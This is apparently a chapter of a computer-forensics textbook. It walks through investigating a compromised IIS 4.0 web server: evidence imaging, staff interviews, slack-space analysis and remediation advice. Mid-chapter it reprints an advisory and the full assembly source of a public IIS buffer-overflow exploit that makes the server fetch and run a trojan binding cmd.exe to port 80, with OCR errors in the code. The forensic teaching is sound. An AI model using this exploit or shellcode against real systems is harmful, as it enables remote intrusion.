Once I have obtained the abovementioned backups, logs, and tapes and completed the interviews, I will return to my lab and begin the analysis stage at my Cyber Forensics Lab (CFL). Using the backups, logs, tapes, interview information, and bitstream backup, I will determine:

- Were any changes made to the operating system?
- Were any changes made to applications or data?
- Did the perpetrator plant any hidden software on the systems?
- Did the perpetrator steal any data?
- Did the perpetrator modify any data?
- How did the culprit manage to break into the system?
- Why did the culprit break into the system?
- Who was the perpetrator?
- Where does the perpetrator reside?
- What type of machine was used to launch the attack?
- What hacking tools did the perpetrator use?
- Has the perpetrator compromised any other systems at the client site?
- When did the perpetrator compromise the systems?
- I will also tell the client how to close up the security holes found.

If necessary, I will keep the client abreast of any new developments on a daily basis. I will also provide the client with a complete written report upon the close of the investigation.

I try to use no more than 15 minutes for that briefing. Now I will move on to the system that was compromised. The system resides in a secured area behind locked doors. First, I carefully open the case of the computer system and look for anything unusual. I take photographs of the system with and without the case, along with pictures of the general area in which the system resides. I also videotape the area. To check (or control) for “bugs” (RF/microwave transmitters), I scan the room using a Boomerang. A really thorough scanning job could take hours. However, I am not making a thorough scan. I am only looking for a quickly planted “amateur” transmitter in this case. Finding nothing, I set up my white noise generator as a safeguard against covert monitoring. The thoroughness of your check depends

on your level of paranoia and the case you are working on. Keep in mind that laptop and workstation/server speakers can be set up as microphones. Your client or the perpetrator may be listening to everything you say.

I decide to use my Ecirix VXA-1 tape drive to hold the bitstream backup I am about to obtain. I attach the VXA-1 to a SCSI port on the back of the box, put in my boot diskette that contains SafeBack, and power up the system. I go through the SafeBack screens and then the bitstream backup begins. Once I am sure the backup is proceeding as planned (I watch for about five minutes), I leave the room to interview various personnel. I ensure that a guard locks the door behind me and that the guard will remain until I return. There are no other entrances into the room (through the ceiling, floors, or a window). It will take a few hours for the bitstream backup to complete, so the best use of my time now is to interview various people. I check my watch and record the date/time it shows. Next to that I record the date/time shown on the compromised web server. As I move through the various items in the network infrastructure in the upcoming paragraphs, I always note the date/time shown on all firewalls, routers, switches, and any other equipment from which I will be collecting logs. Later, in case there are time discrepancies, I will be able to correlate all log data based on the times I have recorded, allotting for any deviations.

Again, after having reviewed the information I requested earlier from Bob Jacobs, I sent him a list of personnel I wanted to interview. I did not know all their names, so if I did not know a name, I gave Bob a short description of the type of person I needed to speak with. He provided me with the appropriate contact information and told the people to be available for me on an as-needed basis. It is not always easy to obtain access to the people you need to speak with (meetings, vacations, illness, at another location, in training, etc.). The people I want to speak with are:

- Cabling technician
- A few of the system/domain administrators
- Firewall, router, switch, VPN experts
- Operating system expert
- Applications expert
- Individuals who actually construct/modify the web pages
- Network security personnel

I begin with the cabling technician and ask him to take me along the path from where the network cable leaves the back of the compromised Web server to where it actually connects to a switch or hub in a wiring closet. We follow the cable and it does indeed lead to exactly where he said it would, with no detours. The surprise I receive, however, is that even though the wiring closet is locked, the cabling technician walks to a secretary's desk, opens a drawer, and pulls out the key to open the wiring closet. I ask him

about this and he tells me that no key log is kept and that whoever knows the key location has access to the wiring closet. This definitely turns on a red flashing light for me. I make a note of this because it is definitely poor physical security.

While in the wiring closet, I use my camera to take some pictures of the layout. The diagrams I had been given of the network infrastructure indicated that to reach the web server from the Internet, I would need to pass through three routers and two firewalls. Assuming this was correct and assuming (for now) that the routers and firewalls were properly configured, security from the Internet to the web server should be adequate. However, I never depend on the diagrams provided to me. They are only a place to start and give me a general idea of the network layout. To double-check the diagrams, I unplug the web server's cable from the device it was connected to in the wiring closet and plug in my laptop (my laptop was configured so that it could access their network, giving it the IP address the web server had been using) to the port. I first do a "ping" to a couple of local devices on their network to be sure I am tied in properly. Everything works fine. I next do a "netstat -nr" from a DOS prompt to take a look at active routes and active connections.

My next step is to check the hop count out to a known IP address that resides on the Internet. I was expecting to see at least five hops because of the three routers and two firewalls on the diagram. The hop count out to the known IP address on the Internet was one! That was a shocker. This indicated that there was a route running between the compromised web server and the IP address on the Internet with only one device in between them. The cable technician recognized the address as one of their routers. This meant that only a router stood between the compromised Web server and the Internet – very interesting ... and not very secure. I thanked the cable technician for his time and contacted the Router Administrator that I was to interview.

Steve Wier was the senior person responsible for the corporate routers. I explained to him the situation that I had just encountered, and he immediately took me to the proper router. Unfortunately, this was the first time that Steve had been on this router. I quickly learned that this was only Steve's second week on the job. The individual who had the position prior to Steve (James Roberts) left the company two weeks earlier. I asked Steve for contact information for James Roberts, but Steve had none. I would have to check with HR. Steve and I checked the router's Access Control List (ACL) and found it to be nearly empty, with no controls in place relevant to the compromised web server. I documented this and told Steve to immediately set up a proper ACL on this router and then to check the other routers. He heartily agreed. I could not hold Steve responsible for improper ACLs since his first week with the company was spent in various required corporate training programs in the HR department. In his second week, he was only beginning

to become familiar with the corporate network topology. My next telephone call was to the individual who had provided me with the network diagram (Terry Reiner). I informed Terry of our findings pertaining to the router. He did not believe me until I conferenced in Joe Freid (cable technician) and Steve Wier. Based on our teleconference, Joe got his group together and they began what turned out to be a weeklong adventure of tracing cables and ensuring they had a solid physical map of the network layout. They made a number of changes to their infrastructure map and removed cabling that was no longer in use. Terry briefed all his firewall and switch engineers/technicians and they did a marathon session of checking and double-checking each other on firewall rule sets and switch configurations. (This also took about a week, including testing.) A number of changes/enhancements had to be made. Before they began doing this, Terry obtained a printout for me of all the firewall rule sets and switch configurations. James did the same for the routers. Joe provided me with a map of how the cabling was actually laid out before his group made changes and after the changes were made. I, along with James, Joe, and Terry, kept Bill Miter (the senior network security analyst) informed of our progress on a daily basis.

The way the above description reads, it probably indicates that I was there for an entire week. That was not the case. I was there for only one day, which was the amount of time I needed to collect the bitstream backup and logs from various devices (firewalls, routers, switches, web server) and interview the personnel I needed to speak with. Once I left, information was exchanged via secured communications. We also set up code words that were meaningful to all of us. Usually, I am at an unclassified site for one or two days and take what I need back to my lab in the Washington, D.C. area and perform my analysis. If I am working at a classified site, I have to obey their rules, which means I will probably be at the classified site a full one or two weeks (or more), doing all my analysis on site. (If I need anything, they provide it. I usually cannot leave with anything, depending on the site.) So, at the end of the first long day, I returned to the compromised web server, verified the bitstream backup via SafeBack, and then used a duplicating device to make a second copy of my bitstream backup. Next, even though this web server is not to be disturbed without my permission, I need to ensure that I know if someone tampers with the hard drive after I leave the client site. I do this by obtaining a mathematical signature of the hard drive using a CF program called DiskSig. If this drive is tampered with in the least, it will alter the disk signature I have obtained, thus alerting me to the fact that the hard drive was altered in some manner while I was away. I will obtain two signatures, one that includes the boot sector and one that does not. I placed a diskette in drive A that contains the DiskSig program and typed:

```
disksig /b c: > a:\NortlSig.bot  
disksig c: > a:\NortlSig.nob
```

The .bot file contains the signature that includes the boot sector. The .nob file does not contain the boot sector. Now I remove my diskette, properly label it and close up shop for the day, letting the guard know that the web server should remain secured and that I have completed my work and will be leaving to perform my analysis. *Note:* Always make a second copy of the bitstream backup and check both copies before leaving the site to be sure you can access them properly. Also be sure to run an MD5 checksum and check that both copies have the same mathematical value (in this way, you know they are exact duplicates of one another). When returning to your lab, send one copy by Fed Ex to your lab (or home) and take the other copy with you on the airplane. If both are kept together, something could go wrong and you could lose both of them. When shipping the copy via Fed Ex, follow the evidence shipping guidelines provided by the Department of Defense Computer Forensics Laboratory (DCFL) at <http://www.dcfl.gov>.

Before leaving, I briefed Bob Jacobs (CEO of Nortel) on the events of the day and ensure that he has all of my contact information and a schedule of how I will proceed. Remember that it is always best to remain kind, patient, and diplomatic with all the people you meet during an investigation – even if they do not return the favor. You never know when you may need their assistance or a recommendation in the future. Do not burn any bridges if you can help it. Finally, be sure to check that you have all the hardware/software that you brought with you before you leave. It is easy to leave something behind.

Back on the airplane, homeward bound for D.C., I reflected on the events of the day and quickly fell asleep. Around 10 p.m., I was back in D.C. and headed for home. I need a good night's sleep before beginning analysis of the bitstream backup, logs, etc. Unless it is an extreme emergency, do not try to do an analysis when you are tired. It leads to mistakes and missed clues. Get a good night's sleep and start fresh in the morning. Before going to bed, place all your evidence inside a safe, being sure to keep it separate from any other case you are working or have evidence for. You have the only access to this safe, which helps to ensure that you maintain proper chain of custody for all evidence.

In the morning, I was awakened by the doorbell. It was Fed Ex, delivering the bitstream backup evidence that I shipped the day before. I do not open packages of this type (as long as they are in good condition and show no damage). I consider this to be my evidence copy that I never touch. I will perform my analysis on the other bitstream backup that I made using SafeBack. Once I have had breakfast and I am ready for the new day, I head to the lab and set up my analysis machine with new hard drives that have never been used before. (It is a tower holding five new 100-GB hard drives.) The hard drive utilized in the compromised web server was 60 GB. The new hard drives are important. You want to ensure that you do not contaminate the evidence from this case with information from a prior case. I must emphasize that thorough documentation is critical during the entire investigative and analysis process. Keep detailed notes about everything

you do, even if you do not include everything in your final report to the client. Assume that every case you handle will go to court (even though 99% of them will not).

Be sure your Cyber Forensics Analysis System (CFAS) is set to the correct date/time. With the new hard drives in place on a CFAS, again use SafeBack – this time to restore the bitstream backup made to the CFAS. *Note:* Your CFAS always remains a standalone machine and is never connected to the Internet. If configured otherwise, you risk contaminating your evidence. With the restoration completed, now turn to the analysis phase. Knowing how to use a CF tool is one thing. Knowing which tool to use in which circumstance is entirely another thing. Excellent investigative skills are also necessary, and you must think quickly on your feet. You will have to apply what you have learned in earlier sections of this book.

Note: The new hard drives are labeled C, D, E, F, and G. Drive C contains the restored bitstream backup of the compromised system, cf. tools are placed on drive D.

The first item to obtain is the slack space on drive C. The results from all our tools will be placed on drive D. To obtain the slack space from drive C and place it in a file on drive D named `Nortelem_Slack`, type (from drive D):

```
getslack Nortelem_Slack c:
```

Now I want to obtain the free space (unallocated space) that is available on drive C and place it in a file on drive D named `Nortelem_Free`. This will allow me to obtain deleted files or data that have not been overwritten. From drive D, type:

```
getfree Nortelem_Free c:
```

For both `Nortelem_Free` and `Nortelem_Slack`, I want to generate an MD5 digest and a CRC checksum. This is done for purposes of file integrity. I will place this information in filenames with an extension of `.crc` to easily recognize them later. All this is done on drive D:

```
crcmd5 Nortelem_Slack > Nortelem_Slack.crc
crcmd5 Nortelem_Free > Nortelem_Free.crc
```

Now I create a directory tree digest file of drive C. Include MD5 computation and any files that were deleted. Send the output to drive D and name the file `NorDirTr`. *Note:* When I want to read the contents of file `NorDirTr`, I must use the `FileCnvt` program to make it a `.dbf` file (`NorDirTr.dbf`), which can then be read by Excel:

```
filelist/m/d d:\NorDirTr c:
```

I now begin an analysis of the slack file I created earlier (Nortelem_Slack.S01). I want to use a tool that will make binary data printable and extract potentially meaningful data from a large volume of binary data. I will use Filter_I for this purpose. Since both Filter_I and the slack file reside on drive D, I will be operating from that drive.

```
Run Filter_I, choose Filter, select Nortelem_Slack.S01 file
```

Note that the filename created from this run of Filter_I is Nortelem_Slack.F01. Also, notice that all non-ASCII data was replaced with spaces. Now run Filter_I on Nortelem_Slack.S01 using the other three options (Intel, Names, Words).

So I now have three additional files:

1. Nortelem_Slack.F02: Here I notice some English language patterns, passwords, user Ids.
2. Nortelem_Slack.F03: Here I find some names: xero, most-hated, Phiber Optik, infamous, Steve, Laura.
3. Nortelem_Slack.F04: Here I obtain some messages and potential filenames:
Stack overflow error.
Divide by zero error.
Not enough space for environment.
... change English units to metric units...

This is serious. I immediately contact Nortelem with this information. They need to check their databases to see if English units in calculations have been changed to metric units. Even though this was found on the web server, since their intranet and Internet are tied to the same system, if this system was trusted by other systems within their corporate network, other systems could be adversely affected.

```
ncx.exe  
"... buffer overflow ..."
```

I notice a "telnet" to the box via port 80. I observe signs of someone being sloppy and trying to load/execute some code. I also see:

```
IIS 4.0 remote buffer overflow
```

Based on the above information, I will quickly go to various search engines and network security sites, looking for exploits that have the abovementioned characteristics. The sites searched are:

- yahoo.com
- dogpile.com

- Usenet via deja.com
- eEye.com
- hackernews.com
- rootshell.com
- attrition.org
- antionline.com

At rootshell.com, I find the following information that directly relates to the case I am working on:

eEye Digital Security, an eCompany LLC venture, dedicated to network security and custom network software development, has unveiled one of the most vulnerable security holes on the Internet to date. The vulnerability exists in the latest release of Microsoft Internet Information Server, the most commonly used Windows NT Web server on the Internet.

The vulnerability allows arbitrary code to be run on any Web server running the latest release of Microsoft Internet Information Server. Utilizing a buffer overflow bug in the Web server software, an attacker can remotely execute code to enable system-level access to all data residing on the server.

eEye Digital Security came across the vulnerability while testing Retina™ The Network Security Scanner. Retina is a network security auditing and reporting tool that is currently in beta testing. One of Retina's features utilizes an Artificial Intelligence engine that is designed to think like a hacker, collecting data and mining for information from the target network or Web server. The end result of this data is used to perform auditing on the network and find potential vulnerabilities and weaknesses in the network security.

eEye Digital Security has notified Microsoft about the security breach and has been working with the Microsoft Security Team to help provide a fix. eEye Digital Security did provide Microsoft with an immediate patch for the Web server and complete details on how the vulnerability can be exploited remotely to gain system-level access to the Web server's data. Complete details of the vulnerability and the exploit will be available on eEye's Web site (www.eEye.com) after Microsoft releases an official fix for the Web server.

Systems affected:

- Internet Information Server 4.0 (IIS4)
- Microsoft Windows NT 4.0 SP3 Option Pack 4
- Microsoft Windows NT 4.0 SP4 Option Pack 4
- Microsoft Windows NT 4.0 SP5 Option Pack 4

THE FALLOUT

Almost 90% of the Windows NT Web servers on the Internet are affected by this hole. Even a server that is locked in a guarded room behind a Cisco PIX can be broken into with this hole. This is a reminder to all software vendors that testing for common security holes in your software is a must. Demand more from your software vendors.

VENDOR STATUS

We contacted Microsoft on June 8, 1999. eEye Digital Security provided all information needed to reproduce the exploit and how to fix it. The Microsoft security team did confirm the exploit, and are releasing a patch for IIS.

THE TARGET

Say for this example we are targeting some random Fortune 500 company. Take your pick. We want to pretend this company has some “state-of-the-art” security. They are locked down behind a Cisco PIX and are being watched with the best of Intrusion Detection software. The server only allows inbound connections to port 80.

LET'S DANCE

We have crafted our exploit to overflow the remote machine and download and execute a trojan from our web server. The trojan we are using for this example is `ncx.exe`; `ncx.exe` is a hacked-up version of `net cat.exe`. The hacked-up part of this netcat is that it always passes `-l -p 80 -t -e cmd.exe` as its argument. That basically means netcat is always going to bind `cmd.exe` to port 80. The exe has also been packed slightly to make it smaller. Instead of a 50k footprint, it is 31k. So we run our exploit:

The code required to perform this exploit also existed at rootshell.com. This is the Intel assembly language code from the site that performs the exploit that was done on Nortel's web server.

```
; IIS 4.0 remote overflow exploit.  
; (c) dark spyrit - barns@eeye.com  
;  
; greets & thanks to: neophyte/sacx/tree/everyone in #mulysa  
and  
; #beavuh... and all the other kiwi's except ceo.  
;
```

```
; credits to acp for the console stuff..
;
; I don't want to go in too deeply on the process of
  exploiting buffer
; overflows... there's various papers out there on this
  subject, instead I'll
; give just a few specifics relating to this one..
;
; Microsoft was rather good to us on this occasion, stuffing
  our eip value
; directly into a register then calling it.. no need to stuff
  valid addresses
; to make our way through various routines to eventually
  return to our
; address... but, unfortunately it wasn't all smooth sailing.
; Various bytes and byte sequences I was forced to avoid, as
  you'll quickly
; notice should you bother debugging this.. various push/pop
  pairs etc.
; I don't bother with any cleanup when all is done, NT's
  exception handling
; can cope with the mess :)
;
; The exploit works by redirecting the eip to the address of a
  loaded dll,
; in this case ISM.DLL. Why?
; Because its loaded in memory, is loaded at a high address
  which gets around
; the null byte problem.. and is static on all service packs.
; The code from ISM.DLL jumps to my code, which creates a jump
  table of
; of functions we'll need, including the socket functions.. we
  do this
; because unfortunately the dll's import tables don't include
  nearly enough
; of the functions we need..
;
; The socket structure is created and filled at runtime, I had
  to do this
; at runtime because of the bad byte problem.. after this a
  small buffer is
; created, a get request issued to the web site of the file
  you want to
; download.. file is then received/saved to disk/and
  executed..
; Simple huh? no not really :)
;
; Have fun with this one... feel free to drop me an e-mail
  with any comments
.
;
; And finally, heh.. "caveat emptor."
;
```



```

;
; you can grab the assembled exe at http://www.eEye.com.
;
; to assemble:
;
; tasm32 -ml iishack.asm
; tlink32 -Tpe -c -x iishack.obj,,, import32
. 386p
locals
jumps
.model flat, stdcall
extrn GetCommandLineA:PROC
extrn GetStdHandle:PROC
extrn WriteConsoleA:PROC
extrn ExitProcess:PROC
extrn WSASStartup:PROC
extrn connect:PROC
extrn send:PROC
extrn recv:PROC
extrn WSACleanup:PROC
extrn gethostbyname:PROC
extrn htons:PROC
extrn socket:PROC
extrn inet_addr:PROC
extrn closesocket:PROC
. data
sploit_length equ 1157
sploit:
db "GET/"

db 041h, 041h, 041h, 041h, 041h, 041h, 041h
db 576 dup (041h)
db 041h, 041h, 041h, 041h, 041h, 041h, 0b0h, 087h, 067h, 068h, 0b0h, 087h
db 067h, 068h, 090h, 090h, 090h, 090h, 058h, 058h, 090h, 033h, 0c0h, 050h
db 05bh, 053h, 059h, 08bh, 0deh, 066h, 0b8h, 021h, 002h, 003h, 0d8h, 032h
db 0c0h, 0d7h, 02ch, 021h, 088h, 003h, 04bh, 03ch, 0deh, 075h, 0f4h, 043h
db 043h, 0bah, 0d0h, 010h, 067h, 068h, 052h, 051h, 053h, 0ffh, 012h, 08bh
db 0f0h, 08bh, 0f9h, 0fch, 059h, 0blh, 006h, 090h, 05ah, 043h, 032h, 0c0h
db 0d7h, 050h, 058h, 084h, 0c0h, 050h, 058h, 075h, 0f4h, 043h, 052h, 051h
db 053h, 056h, 0b2h, 054h, 0ffh, 012h, 0abh, 059h, 05ah, 0e2h, 0e6h, 043h
db 032h, 0c0h, 0d7h, 050h, 058h, 084h, 0c0h, 050h, 058h, 075h, 0f4h, 043h
db 052h, 053h, 0ffh, 012h, 08bh, 0f0h, 05ah, 033h, 0c9h, 050h, 058h, 0blh
db 005h, 043h, 032h, 0c0h, 0d7h, 050h, 058h, 084h, 0c0h, 050h, 058h, 075h
db 0f4h, 043h, 052h, 051h, 053h, 056h, 0b2h, 054h, 0ffh, 012h, 0abh, 059h
db 05ah, 0e2h, 0e6h, 033h, 0c0h, 050h, 040h, 050h, 040h, 050h, 0ffh, 057h
db 0f4h, 089h, 047h, 0cch, 033h, 0c0h, 050h, 050h, 0b0h, 002h, 066h, 0abh
db 058h, 0b4h, 050h, 066h, 0abh, 058h, 0abh, 0abh, 0abh, 0blh, 021h, 090h
db 066h, 083h, 0c3h, 016h, 08bh, 0f3h, 043h, 032h, 0c0h, 0d7h, 03ah, 0c8h
db 075h, 0f8h, 032h, 0c0h, 088h, 003h, 056h, 0ffh, 057h, 0ech, 090h, 066h
db 083h, 0efh, 010h, 092h, 08bh, 052h, 00ch, 08bh, 012h, 08bh, 012h, 092h

```

```

db 08bh, 0d7h, 089h, 042h, 004h, 052h, 06ah, 010h, 052h, 0ffh, 077h, 0cch
db 0ffh, 057h, 0f8h, 05ah, 066h, 083h, 0eeh, 008h, 056h, 043h, 08bh, 0f3h
db 0fch, 0ach, 084h, 0c0h, 075h, 0fbh, 041h, 04eh, 0c7h, 006h, 08dh, 08ah
db 08dh, 08ah, 081h, 036h, 080h, 080h, 080h, 080h, 033h, 0c0h, 050h, 050h
db 06ah, 048h, 053h, 0ffh, 077h, 0cch, 0ffh, 057h, 0f0h, 058h, 05bh, 08bh
db 0d0h, 066h, 0b8h, 0ffh, 00fh, 050h, 052h, 050h, 052h, 0ffh, 057h, 0e8h
db 08bh, 0f0h, 058h, 090h, 090h, 090h, 090h, 050h, 053h, 0ffh, 057h, 0d4h
db 08bh, 0e8h, 033h, 0c0h, 05ah, 052h, 050h, 052h, 056h, 0ffh, 077h, 0cch
db 0ffh, 057h, 0ech, 080h, 0fch, 0ffh, 074h, 00fh, 050h, 056h, 055h, 0ffh
db 057h, 0d8h, 080h, 0fch, 0ffh, 074h, 004h, 085h, 0c0h, 075h, 0dff, 055h
db 0ffh, 057h, 0dch, 033h, 0c0h, 040h, 050h, 053h, 0ffh, 057h, 0e4h, 090h
db 090h, 090h, 090h, 0ffh, 06ch, 066h, 073h, 06fh, 066h, 06dh, 054h, 053h
db 021h, 080h, 08dh, 084h, 093h, 086h, 082h, 095h, 021h, 080h, 08dh, 098h
db 093h, 08ah, 095h, 086h, 021h, 080h, 08dh, 084h, 08dh, 090h, 094h, 086h
db 021h, 080h, 08dh, 090h, 091h, 086h, 08fh, 021h, 078h, 08ah, 08fh, 066h
db 099h, 086h, 084h, 021h, 068h, 08dh, 090h, 083h, 082h, 08dh, 062h, 08dh
db 08dh, 090h, 084h, 021h, 078h, 074h, 070h, 064h, 06ch, 054h, 053h, 021h
db 093h, 086h, 084h, 097h, 021h, 094h, 086h, 08fh, 085h, 021h, 094h, 090h
db 084h, 08ch, 086h, 095h, 021h, 084h, 090h, 08fh, 08fh, 086h, 084h, 095h
db 021h, 088h, 086h, 095h, 089h, 090h, 094h, 095h, 083h, 09ah, 08fh, 082h
db 08eh, 086h, 021h, 090h, 098h, 08fh, 04fh, 086h, 099h, 086h, 021h

```

```

_url2 db 85 dup (021h)
db."htr HTTP/1.0"
db 00dh, 00ah, 00dh, 00ah
logo db "- - - - - (IIS 4.0 remote buffer overflow exploit)
- - - - -
- - -, " 13, 10
db "(c) dark spyrit - barns@eeye.com., "13,10
db "http: //www.eEye.com, "13,10,13,10
db "[usage: iishack <host> <port> <url>], " 13, 10
db "e. g., -
iishack www.example.com 80 www.myserver.com/thetrojan
.exe,"13,10
db "do not include 'http://' before hosts!,"13,10
db "-----
-----, "13,10,0
logolen equ $-logo
u_lenght db 10,"No more than 70 chars in 2nd url.,"13,10,0
u_lenghtl equ $-u_lenght
errorinit db 10,"Error initializing winsock.," 13,10,0
errorinitl equ $-errorinit
nohost db 10,"No host or IP specified.," 13,10,0
nohostl equ $-nohost
noport db 10,"No port specified.,"13,10,0
noportl equ $-noport
no_url db 10,"No URL specified.,"13,10,0
no_url1 equ $-no_url
urlinv db 10,"Invalid URL.. no file specified?,"13, 10,0
urlinvl equ $-urlinv

```

```
reshost db 10,"Error resolving host.,"13,10,0
reshostl equ $-reshost
sockerr db 10,"Error creating socket.,"13,10,0
sockerrl equ $-sockerr
ipill db 10,"IP error.,"13,10,0
ipilll equ $-ipill
porterr db 10,"Invalid port.,"13,10,0
porterrl equ $-porterr
cncerror db 10,"Error establishing connection.,"13,10,0
cncerrorl equ $-cncerror
success db 10,"Data sent!,"13,10,0
successl equ $-success
console_in dd?
console_out dd?
bytes_read dd?
wsadescription_len equ 256
wsasys_scription_len equ 256
wsasys_status_len equ 128
WSAdata struct
wVersion dw?
wHighVersion dw?
szDescription db wsadescription_len+1 dup (?)
szSystemStatus db wsasys_status_len+1 dup (?)
iMaxSockets dw?
iMaxUdpDg dw?
lpVendorInfo dw?
WSAdata ends
sockaddr_in struct
sin_family dw?
sin_port dw?
sin_addr dd?
sin_zero db 8 dup (0)
sockaddr_in ends
wsadata WSAdata <?>
sin sockaddr_in <?>
sock dd?
numbase dd 10
_port db 256 dup (?)
_host db 256 dup (?)
_url db 256 dup (?)
stuff db 042h, 068h, 066h, 075h, 041b, 050h
.code
start:
    call init_console
    push logolen
    push offset logo
    call write_console
    call GetCommandLineA
    mov edi, eax
    mov ecx, -1
    xor al, al
    push edi
```

```
not ecx
pop edi
mov al, 20h
repnz scasb
dec ecx
cmp ch, 0ffh
jz @@0
test ecx, ecx
jnz @@1
@@0:
push nohost1
push offset nohost
call write_console
jmp quit3
@@1:
mov esi, edi
lea edi, _host
call parse
or ecx, ecx
jnz @@2
push noport1
push offset noport
call write_console
jmp quit3
@@2:
lea edi, _port
call parse
or ecx, ecx
jnz @@3
push no_url1
push offset no_url1
call write_console
jmp quit
@@3
push ecx
lea edi, _url
call parse
pop ecx
cmp ecx, 71
jb length_ok
push u_length1
push offset u_length
call write_console
jmp quit3
length_ok:
mov esi, offset _url
mov edi, offset _url2
@@10:
xor al, al
lodsb
cmp al, 02fh
jz whaq
```

```
test al, al
jz @@20
add al, 021h
stosb
jmp @@10
@@20:
push urlinvl
push offset urlinv
call write_console
jmp quit3
whaq:
push esi
lea esi, stuff
lodsw
stosw
lodsd
stosd
pop esi
fileget:
xor al, al
lodsb
test al, al
jz getdone
add al, 021h
stosb
jmp fileget
getdone:
push offset wsadata
push 0101h
call WSAStartup
or eax, eax
jz winsock_found
push errorinitl
push offset errorinit
call write_console
jmp quit3
winsock_found:
xor eax, eax
push eax
inc eax
push eax
inc eax
push eax
call socket
cmp eax, -1
jnz socket_ok
push sockerrl
push offset sockerr
call write_console
jmp quit2
socket_ok:
mov sock, eax
```

```
    mov sin.sin_family, 2
    mov esi, offset _port
Lewpl
    xor al, al
    lodsb
    test al, al
    jz go
    cmp al, 039h
    ja port_error
    emp al, 030h
    jb port_error
    jmp lewpl
port_error:
    push porterrl
    push offset porterr
    call write_console
    jmp quitl
go:
    mov ebx, offset _port
    call str2num
    mov eax, edx
    push eax
    call htons
    mov sin.sin_port, ax
    mov esi, offset _host
lewp:
    xor al, al
    lodsb
    cmp al, 039h
    ja gethost
    test al, al
    jnz lewp
    push offset _host
    call inet_addr
    cmp eax, -1
    jnz ip_aight
    push ipilll
    push offset ipill
    call write_console
    jmp quitl
ip_aight:
    mov sin.sin_addr, eax
    jmp continue
gethost:
    push offset _host
    call gethostbyname
    test eax, eax
    jnz gothost
    push reshostl
    push offset reshost
    call write_console
    jmp quitl
```

```
gothost:
    mov eax, [eax+0ch]
    mov eax, [eax]
    mov eax, [eax]
    mov sin.sin_addr, eax
continue:
    push size sin
    push offset sin
    push sock
    call connect
    or eax, eax
    jz connect_ok
    push cerrorl
    push offset cerror
    call write_console
    jmp quitl
connect_ok
    xor eax, eax
    push eax
    push exploit_length
    push offset exploit
    push sock
    call send
    push successl
    push offset success
    call write_console
quitl
    push sock
    call closesocket
quit2
    call WSACleanup
quit3
    push 0
    call ExitProcess
parse proc
;cheap parsing., hell., its only an exploit
lewp9:
    xor eax, eax
    cld
    lodsb
    cmp al, 20h
    jz done
    test al, al
    j z done2
    stosb
    dec ecx
    jmp lewp9
done:
    dec ecx
done2:
    ret
endp
str2num proc
```

```
    push eax ecx edi
    xor eax, eax
    xor ecx, ecx
    xor edx, edx
    xor edi, edi
lewp2:
    xor al, al
    xlat
    test al, al
    jz end_it
    sub al, 030h
    mov cl, al
    mov eax, edx
    mul numbase
    add eax, ecx
    mov edx, eax
    inc ebx
    inc edi
    cmp edi, 0ah
    jnz lewp2
end_it;
    pop edi ecx eax
    ret
endp
init_console proc
    push -10
    call GetStdHandle
    or eax, eax
    je init_error
    mov [console_in], eax
    push -11
    call GetStdHandle
    or eax, eax
    je init_error
    mov [console_out], eax
    ret
init_error:
    push 0
    call ExitProcess
endp
write_console proc text_out:dword, text_len:dword
    pusha
    push 0
    push offset bytes_read
    push text_len
    push text_out
    push console_out
    call WriteConsoleA
    popa
    ret
endp
end start
```


I have definitely found one major security hole on the web server that has been exploited by hackers. However, I do not stop here, assuming this was the only thing that was done. I continue to look for more. Next, I will use Filter_I (all four options) on the NT swap file and see what I come up with. The results were as follows:

The statement "Suspicious access to SAM "(This is serious. The SAM registry can be hacked. It can mean passwords for the system have been compromised.)

Names, conversations, and other data

A number of English word statements

I will now use the Text Search Plus program. Based on all the information collected thus far, there is a strong indication that the web server may be remotely controlled by an off-site third party (hacker). This can be done by the IIS4 exploit mentioned above. It can also be done in other ways. Recall that you typed txtsrchp to access this program on drive D. I know from prior experience that B02K (Back Orifice 2000) is a hacker program that can remotely control an NT server. I used keywords such as crtdll.dll, msadp32.acm, and msacm32.dll and searched the slack file Nortelem_Slack for these files. Sure enough, I found all of them. This indicates that another exploit has also been used against this box – B02K. This is serious. Someone has absolute control of this web server from remote locations. This would also be attributed to the hackers that we found earlier on the system (named above).

Again, I notified the client that this machine was under remote control. I am still waiting to hear whether or not other machines trusted the compromised system. If so, other systems at Nortelem could have had their data altered, copied, stolen, etc. This is quite serious for Nortelem. To find out whether other Nortelem systems are running B02K (and to kill it if they are), their system administrators can do the following:

- First kill the B02K process running in RAM.
- Delete all signs of B02K in the registry.
- Delete any B02K-related files.
- Reboot the systems.

Word was received from Nortelem that trust relationships involving the compromised web server were set up for a number of internal systems. At the same time, I was also told that Nortelem did not properly document these trust relationships. There was no choice now but to go to each system individually and check them. This will be a time-consuming and tedious job. Corporations should never tie their internal intranet and Internet web server into the same system. Also, trust relationships between systems should be evaluated very carefully before implementing them. If implemented, they should be carefully documented. Using the same search engine/network

security sites as before, a search is done on the hacker names found during the analysis phase. It is found that these individuals have hacked into a number of systems in the past. An additional find based on the above information is that common gateway interface (CGI) scripts were written in an insecure manner. This has been a source of major security problems in the past for web servers in general.

In a formal report, the following recommendations were made to Nortelem.

RECOMMENDATIONS

To recover from B02K and other changes made by hackers:

- Format drive.
- Load NT O/S from a trusted source.
- Load SP6A and the latest release of IIS.
- Ensure all user accounts are valid.
- Change all passwords and use strong pass phrases.
- Load basic website (not the CGI scripts you wrote).
- Put the basic website on the network.
- Perform a remote penetration test.
- If CGI scripts must be on the web server, clean up the CGI scripts and load them back on the server.
- Perform a second penetration test.
- Perform a penetration test at least monthly for the rest of the year since this web server is a target.
- Check other boxes for “infections.”
- Do not host the intranet and Internet on the same box.
- Ensure that your virus signatures are up to date and run virus checks on the web server at least once per week.
- Check the Microsoft website regularly for NT security patches and IIS updates/patches.

Passwords

Passwords are your first line of defense. They must be strong and yet easy for the end user to type and remember. Passwords should meet the following requirements:

1. The password should not contain any word used in any dictionary in the world, nor should it be the name of a popular person or machine (radio/television, etc.).
2. The password should be composed from a pass phrase that the end user makes up. For example, if I make up the phrase “The satellite

will launch in 30 minutes,” my password becomes the first character of each word and the numbers I typed. So the above password is tswli30m. This password is easy to remember because the user made up the phrase and it is easy to type. You can also include special characters (such as !, #, or &) if you wish. This type of password is also very difficult to break if a hacker is using a password-cracking program.

3. The password should be a minimum of eight characters. Even if the hacker is using a password-cracking program on a high-end machine, it will take much, much longer to break an eight-character password than a seven-character password. Most hackers are impatient and will stop the cracking process, moving on to an easier target.
4. Change passwords every 30 days. As many as 60 days may be used, but doing so increases your exposure. If someone is really focused on breaking into one or more of your systems and is using a very high-end machine to do the processing, allowing 60 days makes it more likely that the hacker will succeed. Trying to do it in 30 days is nearly impossible if strong passwords are used.
